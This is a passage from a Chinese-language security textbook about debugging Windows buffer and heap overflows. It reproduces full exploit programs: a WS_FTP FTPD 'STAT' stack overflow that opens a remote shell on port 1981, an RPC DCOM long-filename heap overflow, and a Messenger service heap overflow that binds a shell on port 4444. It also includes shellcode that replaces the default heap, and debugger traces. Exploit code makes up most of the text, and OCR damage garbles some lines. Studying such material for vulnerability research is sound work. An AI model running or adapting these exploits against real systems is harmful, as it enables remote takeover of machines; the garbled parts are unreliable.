


图 8.11 攻击串结构

- (1) path 不是我们发送的。
- (2) 函数 ret 的时候是 ret 8，所以要有 nop(8)。
- (3) 溢出后，函数有两个变量会被改变，所以要有 nop(0x14)来跳过。
- (4) nop(7)。

完整利用程序如下：

```

/* x-ws_ftp.c - x86/win32 WS_FTP FTPD "STAT" command remote
 * stack buffer overflow exploit
 *
 * (C) COPYRIGHT XFOCUS Security Team, 2003
 * All Rights Reserved
 */

```



```
"\x45\x59\x34\x53";

unsigned char *szSend[3];
unsigned char szSTAT[0x1000];
int         iType;
int         iPort=21;
char        *ip=NULL, *pUser=NULL, *pPass=NULL;
char        user[128], pass[128];

void shell (int sock);
void usage(char *p);
int  SendExploit(int iPathLen);
void main(int argc, char **argv)
{
    int         i, iPathLen=0, ret;

    printf( "WS_FTP FTPD remote stack buffer overflow exp v%s\n"
           "This version can exploit WS_FTP Server 4.0.1.EVAL\n"
           "Vul discover by Dvdman@133tsecurity.com\n"
           "Code by eyas@xfocus.org\n"
           "http://www.xfocus.net\n"
           "Create: 2003-10-08\n", version);

    if(argc < 9)
    {
        usage(argv[0]);
        return;
    }

    for(i=1; i<argc; i+=2)
    {
        if(strlen(argv[i]) != 2)
        {
            usage(argv[0]);
            return;
        }
        //检查是否缺少参数
        if(i == argc-1)
        {
            usage(argv[0]);
            return;
        }
        switch(argv[i][1])
        {
```

```
    case 'i':
        ip=argv[i+1];
        break;
    case 't':
        iType = atoi(argv[i+1]);
        break;
    case 'P':
        iPort=atoi(argv[i+1]);
        break;
    case 'p':
        pPass = argv[i+1];
        break;
    case 'u':
        pUser=argv[i+1];
        break;
    case 'l':
        iPathLen=atoi(argv[i+1]);
        break;
}
}

if((!ip) || (!user) || (!pass))
{
    usage(argv[0]);
    printf("[+] Invalid parameter.\n");
    return;
}

if( (iType<0) || (iType>=sizeof(targets)/sizeof(v)) )
{
    usage(argv[0]);
    printf("[+] Invalid type.\n");
    return;
}

if( (iPathLen>0) && (iPathLen<mini_path) )
{
    printf("[+] Hey, guy, mini path is %d.\n", mini_path);
    return;
}

_snprintf(user, sizeof(user)-1, "USER %s\r\n", pUser);
user[sizeof(user)-1]='\0';
_snprintf(pass, sizeof(pass)-1, "PASS %s\r\n", pPass);
pass[sizeof(pass)-1]='\0';
```

```
szSend[0] = user;//user
szSend[1] = pass;//pass
szSend[2] = szSTAT;

if(iPathLen)
    SendExploit(iPathLen);
else
{
    for(i=mini_path;;i++)
    {
        ret = SendExploit(i);
        switch(ret)
        {
            case ERR_EXP_FAILED:
                break;
            case ERR_EXP_CONNECT:
            case ERR_EXP_OK:
                return;
                break;
        }
    }
}
return;
}

/* ripped from TES0 code and modifed by ey4s for win32 */
void shell (int sock)
{
    int    l;
    char   buf[512];
    struct timeval time;
    unsigned long  ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(l == 1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
```



```

        if (l <= 0)
        {
            printf ("[-] Connection closed.\n");
            return;
        }
        l = write (1, buf, l);
        if (l <= 0)
        {
            printf ("[-] Connection closed.\n");
            return;
        }
    }
    else
    {
        l = read (0, buf, sizeof (buf));
        if (l <= 0)
        {
            printf ("[-] Connection closed.\n");
            return;
        }
        l = send(sock, buf, l, 0);
        if (l <= 0)
        {
            printf ("[-] Connection closed.\n");
            return;
        }
    }
}

void usage(char *p)
{
    int i;
    printf( "Usage: %s <-i ip> <-t type> <-u user> <-p pass> [-l pathlen] [-P port]\n"
           "[type]\n", p);
    for(i=0; i<sizeof(targets)/sizeof(v); i++)
    {
        printf("%d\t%s\n", i, targets[i].szDescription);
    }
}

int SendExploit(int iPathLen)
{
    struct sockaddr_in sa, server;
    WSADATA wsd;
    SOCKET s, s2;

```

```

int      i, iErr, ret, pad1, pad2;
char     szRecvBuff[0x1000];
int      retcode = ERR_EXP_CONNECT;

printf("\n[+] == Try type %d, path %d. ==\n", iType, iPathLen);

memcpy(&sc_bind_1981[sc_jmp_addr_offset], &targets[iType].dwJMP, 4);

memset(szSTAT, 0, sizeof(szSTAT));
strcpy(szSTAT, "STAT ");
//计算第一部分填充多少字节
//如果 path 估算小了, 那么 buff 就会超过 0x200, 就不会溢出了:)
pad1 = overpoint - sc_jmp_addr_offset - iPathLen;
if(pad1<0)
{
    printf( "[-] You can't try any more, path reach the max vaule.\n"
           "      If you want to try longer path, change the sc by"
yourself.\n");
    exit(1);
}
for(i=0; i<pad1; i++)
    strcat(szSTAT, "a");
strcat(szSTAT, sc_bind_1981);
//计算后面要填充多少字节
pad2 = maxlen - overpoint;
//减去已经填充的
pad2 -= (sizeof(sc_bind_1981)-1-sc_jmp_addr_offset);
if(pad2<0)
{
    printf("[-] Shellcode too long.\n");
    exit(1);
}
for(i=0; i<pad2; i++)
    strcat(szSTAT, "b");
strcat(szSTAT, "\r\n");
if(strlen(szSTAT) >= sizeof(szSTAT))
{
    printf("[-] stack buffer overflow.\n");
    exit(1);
}
__try
{
    if (WSAStartup(MAKEWORD(1,1), &wsd) != 0)
    {

```

```

    printf("[+] WSAStartup error:%d\n", WSAGetLastError());
    __leave;
}

s=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if(s == INVALID_SOCKET)
{
    printf("[+] Create socket failed:%d", GetLastError());
    __leave;
}

sa.sin_family=AF_INET;
sa.sin_port=htons(iPort);
sa.sin_addr.S_un.S_addr=inet_addr(ip);

iErr = connect(s, (struct sockaddr *)&sa, sizeof(sa));
if(iErr == SOCKET_ERROR)
{
    printf("[+] connect to target:21 error:%d\n", GetLastError());
    __leave;
}
printf("[+] connect to %s:%d success.\n", ip, iPort);
Sleep(1000);
for(i=0; i<sizeof(szSend)/sizeof(szSend[0]); i++)
{
    memset(szRecvBuff, 0, sizeof(szRecvBuff));
    iErr = recv(s, szRecvBuff, sizeof(szRecvBuff), 0);
    if(iErr == SOCKET_ERROR)
    {
        printf("[+] recv buffer error:%d.\n", WSAGetLastError());
        __leave;
    }
    printf("[+] Recv: %s", szRecvBuff);
    iErr = send(s, szSend[i], strlen(szSend[i]), 0);
    if(iErr == SOCKET_ERROR)
    {
        printf("[+] send buffer error:%d.\n", WSAGetLastError());
        __leave;
    }
    if(i==sizeof(szSend)/sizeof(szSend[0])-1)
        printf("[+] Send Shellcode %d(0x%X) bytes.\n", iErr, iErr);
    else
        printf("[+] Send: %s", szSend[i]);
    Sleep(100);
}

```



```

    }
    printf("[+] Wait from shell.\n");
    Sleep(2000);
    s2 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    server.sin_family = AF_INET;
    server.sin_port = htons(1981);
    server.sin_addr.s_addr = inet_addr(ip);
    ret = connect(s2, (struct sockaddr *)&server, sizeof(server));
    if(ret != 0)
    {
        printf("[-] Exploit seem failed.\n");
        retcode = ERR_EXP_FAILED;
        __leave;
    }
    printf("[+] Exploit success! Have fun! :-)\n");
    shell(s2);
    retcode = ERR_EXP_OK;
}
__finally
{
    if(s != INVALID_SOCKET) closesocket(s);
    if(s2 != INVALID_SOCKET) closesocket(s2);
    WSACleanup();
}
return retcode;
}

```

8.4.3 Windows RPC DCOM 接口长文件名堆溢出漏洞调试

Windows RPC DCOM 接口长文件名堆溢出漏洞是由绿盟科技的 yuange 发现的。flashsky 在 2003 年 9 月 20 日写过这个漏洞的分析并给出一个攻击程序，全文见 <http://www.xfocus.net/articles/200309/617.html>。本文以 Windows XP SP1 中文版为例详细介绍如何调试这个漏洞以及如何在 Shellcode 修复默认堆，使得利用程序更加强大。

8.4.3.1 定位漏洞

由于已经有了演示攻击程序，定位有问题的代码就容易多了。先用 OllyDbg 挂上 PID 最小的 svchost 进程，如果不确定可以用 Process Explore 来找到 rpcss 的 PID，若是 Windows XP，用系统自带的 tasklist 加上 /svc 参数就可以看到相对应的服务名。用演示程序攻击后得到堆栈回溯：

Call stack of thread 0000039C				Called from
Address	Stack	Procedure / arguments		
Frame				
0061F71D	77E5600B	? ntdll.RtlFreeHeap		kernel32.77E560C5

```

0061F75B 757DA0B8 ? kernel32.LocalFree      rpcss.757DA0B5
0061F75C 0061FD28 hMemory = 0061FD28

```

右击第二个，选 Show call 来到 rpcss 的代码：

```

757DA072 6B 0A020000 PUSH 20A
757DA077 57          PUSH EDI
757DA07B FF35 44237E75 PUSH DWORD PTR DS:[757E2344]
757DA07E FF15 C4237E75 CALL DWORD PTR DS:[757E23C4]
ntdll.RtlAllocateHeap
757DA084 8BF8        MOV EDI, EAX
757DA085 85FF        TEST EDI, EDI
757DA088 75 10       JNZ SHORT rpcss.757DA09A
757DA08A FF75 08     PUSH DWORD PTR SS:[EBP+8]
757DA08D FF15 E4127B75 CALL DWORD PTR DS:[<&KERNEL32.LocalFree>]; kernel32.LocalFree
757DA093 B8 0E000780 MOV EAX, 8007000E
757DA098 EB 28       JMP SHORT rpcss.757DA0C2
757DA09A 8B45 08     MOV EAX, DWORD PTR SS:[EBP+8]
757DA09D FF70 18     PUSH DWORD PTR DS:[EAX+18]
757DA0A0 57          PUSH EDI
757DA0A1 FF15 8C137B75 CALL DWORD PTR DS:[<&KERNEL32.lstrcpyW>]; kernel32.lstrcpyW
757DA0A7 56          PUSHESI
757DA0A8 57          PUSH EDI
757DA0A9 66 891E     MOV WORD PTR DS:[ESI], BX
757DA0AC FF15 A8137B75 CALL DWORD PTR DS:[<&KERNEL32.lstrcatW>]; kernel32.lstrcatW
757DA0B2 FF75 08     PUSH DWORD PTR SS:[EBP+8]
757DA0B5 FF15 E4127B75 CALL DWORD PTR DS:[<&KERNEL32.LocalFree>]; kernel32.LocalFree

```

ntdll.RtlAllocateHeap 分配了 0x20A 字节的内存，kernel32.lstrcatW 拷入文件名，但未做长度检测所以溢出。有了前人的努力，不用仔细分析 rpcss.dll 的反汇编代码也能迅速定位溢出点。Windows RPC DCOM 只需发送 1024 字节的数据，所以可以使用 API 来发送，程序就显得简练许多：

```

/* rpo_heap.cpp
*
* san@nsfocus.com
* 2004.04.28
*
* Shellcode 放到 Shellcode.c 文件中，这样攻击程序看起来比较简洁，而且易于移植
*/

#define _WIN32_DCOM
#include <iostream.h>
#include <ocidl.h>
#include <rpc.h>

```

```

#include <rpcdce.h>
#include <stdio.h>
#include <stdlib.h>
#include <wchar.h>

#pragma comment(lib, "ole32")

const          CLSID          CLSID_MiniDcom          =
[0x0c658741, 0x3b20, 0xb692, {0x7c, 0x46, 0xac, 0xe4, 0xd8, 0x52, 0xbe, 0x46}];

#include "replace_heap_Shellcode.c"

interface IDouble
{
CONST_VTBL struct IDoubleVtbl __RPC_FAR *lpVtbl;
};

// 跳过\\localhost\C$\的双字节, jmp_addr 被覆盖到第二个\, 所以跳过 0x1e-2
unsigned char jmp_addr[] = "\xEB\x1C\xEB\x1C";
unsigned char top_seh[] = "\xB4\x73\xEB\x77";

void main(int argc, char ** argv)
{
char *szHost;

if(argc<=1)
{
printf("usage: %s <Target> \n", argv[0]);
exit(0);
}else
{
szHost = argv[1];
}

CoInitializeEx(NULL, COINIT_MULTITHREADED);
IUnknown* pUnknown = 0;
IDouble* pDouble = 0;
COSERVERINFO si;
WCHAR wcsHost[64];
size_t t = mbstowcs(wcsHost, szHost, 64);
ZeroMemory(&si, sizeof(si));
si.pwszName = wcsHost;

```



```

MULTI_QI rgmqi[1];
ZeroMemory(rgmqi, sizeof(rgmqi));
rgmqi[0].pIID = &IID_IUnknown;

wchar_t longname[65535]={0};
wcscat(longname, L"\\\\\\localhost\\C$\\");

// 计算 Shellcode
GetShellCode();

if (sh_Len == 0 || sh_Len > 528)
{
    printf("[+] ShellCode size error.\n");
    return;
}

PrintSc(sh_Buff, sh_Len);

memcpy(&(longname[wcslen(longname)]), sh_Buff, sh_Len);
if (sh_Len%2)
{
    sh_Len++;
}

memset(&(longname[wcslen(longname)]), 'A', 528-sh_Len);

memcpy(&(longname[wcslen(longname)]), jmp_addr, sizeof(jmp_addr));
memcpy(&(longname[wcslen(longname)]), top_seh, sizeof(top_seh));

// 填充, 为了使堆大于 1024 字节, 那么在释放的时候能走入我们的流程
memset(&(longname[wcslen(longname)]), 'A', 1024-wcslen(longname));

HRESULT ret = CoGetInstanceFromFile (
    &si,
    (_GUID*)&CLSID_MiniDcom,
    NULL,
    CLSCTX_REMOTE_SERVER,
    STGM_READWRITE,
    (OLECHAR*) longname,
    1,
    rgmqi
);
}

```

8.4.3.2 分析调试

真正调试堆溢出还是得动用 SoftICE 这个调试器。用 SoftICE 在 001B:757DA07E 处下断点，SoftICE3 以后的版本似乎都要在用户空间才能断下来，所以先 proc 查看 svchost 最小的 PID，然后 addr pid 切换到该进程空间，再 bpx 001B:757DA07E 下断点。SoftICE 跟踪的结果如下：

```

001B:757DA072 680A020000    PUSH    0000020A
001B:757DA077 57            PUSH    EDI
001B:757DA078 FF3544237E75    PUSH    DWORD PTR [757E2344]
001B:757DA07E FF15C4237E75    CALL    [ntdll!RtlAllocateHeap] ; 堆共分配了一个
0x43*8 字节

```

执行 RtlAllocateHeap 分配内存后，查看该内存块头部结构：

```

:db eax-8
0010:000B4C30 43 00 05 00 00 01 0E 00-43 00 3A 00 5C 00 00 00

```

根据当前堆块的大小得到后续堆块结构如下：

```

:db b4c30+43*8
0010:000B4E48 37 00 43 00 00 10 00 00-30 03 08 00 30 03 08 00

```

后续堆块头部结构的 Flags 是 0x10 (HEAP_ENTRY_LAST_ENTRY)，说明它是最后的空闲块。但是我们发现这个空闲块的大小是 0x37*8，它没有在 FreeList[0]列表里，在 3.2 节的 Win32 堆溢出利用技术里已经提到，如果这个最后空闲块不在 FreeList[0]列表里，那么没法利用精确定位 Shellcode 的技术。这就是善变的默认堆，有时它甚至不是空闲块，有时又是如下所期待的空闲块：

```

0010:000B4888 EF 00 43 00 00 10 00 00-78 01 08 00 78 01 08 00

```

所以默认堆溢出的成功率不会非常高，因为周围堆块结构的变数很大。暂时不管这些，继续跟着程序流程：

```

001B:757DA084 8BF8        MOV     EDI, EAX
001B:757DA086 85FF        TEST    EDI, EDI
001B:757DA088 7510        JNZ     757DA09A
001B:757DA08A FF7508      PUSH    DWORD PTR [EBP+08]
001B:757DA08D FF15E4127B75 CALL    [KERNEL32!LocalFree]
001B:757DA093 B80E000780  MOV     EAX, 8007000E
001B:757DA098 EB28        JMP     757DA0C2
001B:757DA09A 8B4508      MOV     EAX, [EBP+08]
001B:757DA09D FF7018      PUSH    DWORD PTR [EAX+18]
001B:757DA0A0 57          PUSH    EDI
001B:757DA0A1 FF158C137B75 CALL    [KERNEL32!IsotropyW]

```

001B:757DA0A7	56	PUSH	ESI ; 从 filename 字符串偏移 0x1C 开始复制, 这个堆的大小是 0xA7*8
001B:757DA0A8	57	PUSH	EDI ; 0x43*8
001B:757DA0A9	66891E	MOV	[ESI], BX
001B:757DA0AC	FF15A8137B75	CALL	[KERNEL32!_strcatW] ; 溢出, 覆盖空闲块结构和链表指针

发生溢出后, 这个最后空闲块的结构和链表指针覆盖如下:

```
0010:000B4E48 41 41 41 41 41 41 41 41-EB 1C EB 1C B4 73 EB 77
```

继续跟着程序流程走。

001B:757DA0B2	FF7508	PUSH	DWORD PTR [EBP+08]
001B:757DA0B5	FF15E4127B75	CALL	[KERNEL32!LocalFree]
001B:757DA0BB	BB450C	MOV	EAX, [EBP+0C]
001B:757DA0BE	B938	MOV	[EAX], EDI
001B:757DA0C0	33C0	XOR	EAX, EAX
001B:757DA0C2	5F	POP	EDI
001B:757DA0C3	5E	POP	ESI
001B:757DA0C4	5B	POP	EBX
001B:757DA0C5	C9	LEAVE	
001B:757DA0C6	C20800	RET	0008
001B:757CF181	8B4DE0	MOV	ECX, [EBP-20] ; ret 后执行到这里
001B:757CF184	394DF4	CMP	[EBP-0C], ECX
001B:757CF187	894510	MOV	[EBP+10], EAX
001B:757CF18A	742A	JZ	↓ 757CF1B6
001B:757CF18C	FF37	PUSH	DWORD PTR [EDI]
001B:757CF18E	8B45F8	MOV	EAX, [EBP-08]
001B:757CF191	8B10	MOV	EDX, [EAX]
001B:757CF193	51	PUSH	ECX
001B:757CF194	50	PUSH	EAX
001B:757CF195	FF521C	CALL	[EDX+1C] ; [EDX+1C]=757DC897 跟入
001B:757DC897	56	PUSH	ESI
001B:757DC898	8B742408	MOV	ESI, [ESP+08]
001B:757DC89C	FF7614	PUSH	DWORD PTR [ESI+14]
001B:757DC89F	E8114DFDFE	CALL	↓ 757B15B5 ; 跟入
001B:757B15B5	FF742404	PUSH	DWORD PTR [ESP+04] ; filename 这个串
001B:757B15B9	BA00	PUSH	00
001B:757B15BB	FF3544237E75	PUSH	DWORD PTR [757E2344]
001B:757B15C1	FF15C8237E75	CALL	[ntdll!RtlFreeHeap] ; 释放大堆块

这个要释放的内存块头部结构如下: //


```

0076DC44 77E5F6D0 N KERNEL32!BaseInitAppcompatCache+0163
0076DC94 77E602EF N KERNEL32!BaseCheckAppcompatCache+002D
0076DEE0 77E5FC4A N KERNEL32!BaseCheckAppcompatCache+0C4C
0076E8D4 77E533C8 N KERNEL32!BaseCheckAppcompatCache+05A7
0076E9C0 77E41BE6 N KERNEL32!CreateProcessInternalA+00C2
0076E9F8 000B415A N KERNEL32!CreateProcessA+002A
71A20000 00000003 N 000B415A

```

这是默认堆的 TotalFreeSize:

```
0010:00080028 0000
```

没有空间了,看来是创建 cmd 进程的时候 ntdll!RtlDetermineDosPathNameType_U 越界了。也许伪造一个 FreeEntry, 把它往低地址移不会导致越界。flashsky 在他的“RPC 文件名长度堆溢出分析及其通用性堆溢出攻击的一些发现”文章里提到“可以使用 HEAPCREATE 在 Shellcode 里建立一个新的堆,然后再替换”。这种方法实现起来就相对简单多了。

```

mov     eax, fs:30h
push    eax                                ; 保存一下这个地址, 替换默认堆的时候就不用再算了

mov     eax, [eax+0Ch]
mov     esi, [eax+1Ch]
lodsd
mov     ebp, [eax+8]                      ; base address of kernel32.dll

mov     esi, edi

push    _Knums
pop     ecx

GetKFuncAddr:                            ; find functions from kernel32.dll
call    find_hashfunc_addr
loop    GetKFuncAddr

// 找出 HeapCreate 函数后创建一个堆, 替换成该进程的默认堆
push    0xFFFF
push    0x10000
push    4
call    dword ptr [esi+_HeapCreate]

pop     ecx
mov     [ecx+0x18], eax                    ; 替换默认堆

```

很幸运, 这种方法就能够成功连接 bind 的 4444 端口。

```

text:74EC5780      mov     ebx, eax
text:74EC5782      test    ebx, ebx
text:74EC5784      jnz     short loc_74EC5789
text:74EC5786      inc     eax
text:74EC5787      jmp     short loc_74EC5805
text:74EC5789 ; 哪?
text:74EC5789
text:74EC5789 loc_74EC5789: ; CODE XREF:
Msgtxtprint(x, x, x, x)+23 j
text:74EC5789      mov     eax, [esp+4+arg_4] ; 消息块内容
text:74EC578D      mov     ecx, ebx ; 分配的内存块地址
text:74EC578F
text:74EC578F loc_74EC578F: ; CODE XREF:
Msgtxtprint(x, x, x, x)+43 j
text:74EC578F      mov     dl, [eax]
text:74EC5791      cmp     dl, 14h ; 如果是 0x14 将被拆成 0x0d 和 0x0a,
加速溢出。不用 0x14 也是可以溢出的
text:74EC5794      jnz     short loc_74EC579F
text:74EC5796      mov     byte ptr [ecx], 0Dh
text:74EC5799      inc     ecx
text:74EC579A      mov     byte ptr [ecx], 0Ah
text:74EC579D      jmp     short loc_74EC57A1
text:74EC579F ; 哪?
text:74EC579F
text:74EC579F loc_74EC579F: ; CODE XREF:
Msgtxtprint(x, x, x, x)+33 j
text:74EC579F      mov     [ecx], dl ; 循环复制到分配的内存块
text:74EC57A1
text:74EC57A1 loc_74EC57A1: ; CODE XREF:
Msgtxtprint(x, x, x, x)+3C j
text:74EC57A1      inc     ecx
text:74EC57A2      inc     eax
text:74EC57A3      dec     esi
text:74EC57A4      jnz     short loc_74EC578F
text:74EC57A6      and     byte ptr [ecx], 0
text:74EC57A9      cmp     [esp+4+arg_0], 0
text:74EC57AE      jl      short loc_74EC57FC
text:74EC57B0      mov     dx, _alert_len
text:74EC57B7      cmp     dx, 1001h
text:74EC57BC      jnb     short loc_74EC57FC
text:74EC57BE      mov     ecx, ebx
text:74EC57C0      lea     esi, [ecx+1]

```

```

.text:74EC57C3                                     ; CODE XREF:
.text:74EC57C3 loc_74EC57C3:
Msgtxtprint(x, x, x, x)+67 j
.text:74EC57C3      mov     al, [ecx]
.text:74EC57C5      inc     ecx
.text:74EC57C6      test    al, al
.text:74EC57C8      jnz     short loc_74EC57C3
.text:74EC57CA      sub     ecx, esi      ; ecx 为消息块大小
.text:74EC57CC      push    edi
.text:74EC57CD      mov     eax, ecx
.text:74EC57CF      movzx   edi, dx
.text:74EC57D2      add     edi, _alert_buf_ptr ; _alert_buf_ptr 要求在函数开始
分配内存块的前面, 否则无法利用
.text:74EC57D8      shr     ecx, 2
.text:74EC57DB      mov     esi, ebx
.text:74EC57DD      rep movsd      ; 溢出! 正好把 LocalAlloc 分配的内存
块的头部覆盖。
.text:74EC57DF      mov     ecx, eax
.text:74EC57E1      and     ecx, 3
.text:74EC57E4      rep movsb
.text:74EC57E6      mov     ecx, ebx
.text:74EC57E8      lea     edx, [ecx+1]
.text:74EC57EB      pop     edi
.text:74EC57EC                                     ; CODE XREF:
.text:74EC57EC loc_74EC57EC:
Msgtxtprint(x, x, x, x)+90 j
.text:74EC57EC      mov     al, [ecx]
.text:74EC57EE      inc     ecx
.text:74EC57EF      test    al, al
.text:74EC57F1      jnz     short loc_74EC57EC
.text:74EC57F3      sub     ecx, edx
.text:74EC57F5      add     _alert_len, cx
.text:74EC57FC                                     ; CODE XREF:
.text:74EC57FC loc_74EC57FC:
Msgtxtprint(x, x, x, x)+4D j
.text:74EC57FC      ; Msgtxtprint(x, x, x, x)+5B j
.text:74EC57FC      push    ebx      ; hMem
.text:74EC57FD      call    ds:__imp__LocalFree@4 ; __decspec(dllimport)
LocalFree(x)
.text:74EC5803      xor     eax, eax
.text:74EC5805                                     ; CODE XREF:
.text:74EC5805 loc_74EC5805:
Msgtxtprint(x, x, x, x)+26 j
.text:74EC5805      pop     ebx

```



```

    text:74EC5806
    text:74EC5808 loc_74EC5806:                                CODE XREF:
Msgtxtprint(x,x,x,x)+C    j
    text:74EC5806                pop     esi
    text:74EC5807                retn    10h
    text:74EC5807 _Msgtxtprint@16 endp

```

8.4.4.2 动态调试

Matt Conover 在 Xcon2004 上“可靠 Windows 堆溢出”的议题里提到一种巧妙的方法，利用重映像 Dispatch 表。PEB 偏移 0x2c 的地方是 KernelCallbackTable 指针，GUI 程序会根据这个指针来获得一些函数指针。Matt Conover 的方法是先发送一个 920 字节的消息，并且 from 是超长，那么就创建了一个 lookaside 的 entry，而且不显示消息的内容，然后再发送超长消息内容导致堆溢出，让 lookaside 的内容映像到 KernelCallbackTable。GUI 线程调用这里指针的时候就会调用 lookaside 的 entry，正好里面就是 Shellcode。在征询 Matt Conover 的意见后，他同意在本书放如下修改后的演示代码：

```

#include <stdio.h>
#include <stdlib.h>
#include <ctype.h>
/*
 * msg.h created by MIDL compiler
 */
#include "msg.h"
#include "Shellcode2.c"

char *targetName;
ULONGHEAP_BASE = 0x80000;

#define INDEX(b, s) (b + 0x8B8 + (((s + 0xf) & 0xffffffff) >> 3) * 0x30)
#define GUI_DISPATCH_TABLE 0x7ffdf028

////////////////////////////////////
//
//  Some heap definitions
//
////////////////////////////////////

#define HEAP_ENTRY_BUSY          0x01
#define HEAP_ENTRY_EXTRA_PRESENT 0x02
#define HEAP_ENTRY_FILL_PATTERN 0x04
#define HEAP_ENTRY_VIRTUAL_ALLOC 0x08
#define HEAP_ENTRY_LAST_ENTRY   0x10
#define HEAP_ENTRY_SETTABLE_FLAG1 0x20

```

```

#define HEAP_ENTRY_SETTABLE_FLAG2 0x40
#define HEAP_ENTRY_SETTABLE_FLAG3 0x80
#define HEAP_ENTRY_SETTABLE_FLAGS 0xE0

typedef struct _HEAP_FREE_ENTRY {
    USHORT Size;
    USHORT PreviousSize;
    UCHAR SegmentIndex;
    UCHAR Flags;
    UCHAR Index;
    UCHAR Mask;
    LIST_ENTRY FreeList;
} HEAP_FREE_ENTRY, *PHEAP_FREE_ENTRY;

void __RPC_FAR * __RPC_USER midl_user_allocate ( size_t size )
{
    return( malloc( size ) );
} /* end of midl_user_allocate */

void __RPC_USER midl_user_free ( void __RPC_FAR *buf )
{
    free( buf );
} /* end of midl_user_free */

int send_message(char* from, char* to, char* msg) {
    unsigned char *object_uuid      = "5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc";
    unsigned char *protocol_sequence = "ncadg_ip_udp";
    unsigned char *network_address  = targetName;

    unsigned char *endpoint          = NULL;
    unsigned char *network_options   = NULL;

    RPC_STATUS      status;
    unsigned char *string_binding    = NULL;
    unsigned long   rpcexceptioncode;

    //////////////////////////////////////
    //
    // bind to the Messenger service
    //
    //////////////////////////////////////
    status = RpcStringBindingCompose
    (
        object_uuid,

```

```
        protocol_sequence,  
        network_address,  
        endpoint,  
        network_options,  
        &string_binding  
    );  
if ( status != RPC_S_OK )  
{  
    fprintf( stderr, "RpcStringBindingCompose() = 0x%x\n", status );  
    return( EXIT_FAILURE );  
}  
else  
{  
    printf( "string_binding -> %s\n", string_binding );  
}  
  
status = RpcBindingFromStringBinding  
    (  
        string_binding,  
        &msg_if  
    );  
if ( status != RPC_S_OK )  
{  
    fprintf( stderr, "RpcBindingFromStringBinding() = 0x%x\n", status );  
    return( EXIT_FAILURE );  
}  
  
RpcTryExcept  
{  
    /*  
     * Remote Procedure Call  
     */  
    msgsend( from, to, msg );  
}  
RpcExcept ( 1 )  
{  
    rpcexceptioncode = RpcExceptionCode();  
    fprintf( stderr, "RpcExceptionCode() = 0x%x\n", rpcexceptioncode );  
}  
RpcEndExcept  
  
RpcStringFree( &string_binding );  
RpcBindingFree( &msg_if );  
return( EXIT_SUCCESS );
```



```

}

// Write the link list pointers
void MakeFakeChunk(ULONG WhereTo, ULONG WithWhat) {

    char buf[0x4000];
    // ULONG    len = 0x11b2; // Magic value for messenger to overflow
    ULONG    len = 0x11b5; // Magic value for messenger to overflow in my situation

    PHEAP_FREE_ENTRY    pFakeEntry;

    memset(buf, 0x02, sizeof(buf));

    // Coalesce technique. make next buffer looks to be free (regardless if its true)
    // and while we free our buffer it will "coalesce" with this fake entry.

    pFakeEntry = (PHEAP_FREE_ENTRY)&buf[len];

    pFakeEntry->PreviousSize = 0x23b; // Overflowed buffer size
    pFakeEntry->Size = 0x102; // Overrun buffer size

    pFakeEntry->SegmentIndex = 0x1; // < 0x40
    pFakeEntry->Flags = HEAP_ENTRY_SETTABLE_FLAG2; // Not null, but like NOP
    pFakeEntry->Index = 8; // anything
    pFakeEntry->Mask = 0x30; // anything

    pFakeEntry->FreeList.Flink = (LIST_ENTRY*)WhereTo;
    pFakeEntry->FreeList.Blink = (LIST_ENTRY*)WithWhat;

    len+=0x10;
    buf[len]=0;

    printf("\nOverflowing ... \n");
    send_message("a", "b", buf);

}

int __cdecl main ( int argc, char * argv[] )
{
    //////////////////////////////////////
    //
    // trigger write any.. and take over the code
    //

```

```
//  
////////////////////////////////////  
char payload[0x1000], buf1[0xB0000];  
ULONG Size, Index;  
  
unsigned short bindport=4444;  
  
if (argc < 2)  
{  
    printf("Usage: %s IP\n", argv[0]);  
    exit(1);  
}  
  
memset(buf1, 'f', sizeof(buf1));  
buf1[sizeof(buf1)]=0;  
  
memset(payload, 0xcc, sizeof(payload));  
payload[920]=0; //-> HEAP_BASE+0x1c78  
  
GetShellCode();  
if (sh_Len == 0)  
{  
    printf("Generate Shellcode failed!\n");  
    exit(1);  
}  
  
Enc_key += Enc_key << 8;  
bindport ^= Enc_key;  
  
memcpy(&sh_Buff[sh_Len-4], &bindport, 2);  
//PrintSc(sh_Buff, sh_Len);  
memcpy(payload+2, sh_Buff, sh_Len);  
  
targetName = _strdup(argv[1]);  
  
// place a 920 long buffer in the lookaside.  
// but do so using a long "from" string that will cause messenger  
// to fail displaying the message (stay non gui)  
printf("creating lookaside entry\n");  
send_message(buf1, "b", payload);  
  
// override the GDI callback dispatch table. in a way  
// that entry (convert to GUI thread) will be exactly where  
// our lookaside entry is ;)
```

```
//
// xp - 4c
//
printf("rewriting callback dispatch table\n");

Size = strlen(payload)+3;
Index = INDEX(HEAP_BASE, Size);
printf("0x%x\n", Index);

MakeFakeChunk(GUI_DISPATCH_TABLE, Index-0x4c*4);

} /* end of main */
```

其他的一些资料笔者无权写在本书里，本文主要介绍此类漏洞利用方法的调试。首先在 Msgtxtpriint 的 LocalAlloc 处下个断点，Messenger 服务是由 "svchost.exe -k netsvcs" 启动的，可以用 procexp 找出该进程的进程号，然后在 SoftICE 里下断点。一般在 SoftICE 里是最后一个 svchost 的进程。

```
:bpx 74EC577A
:g
```

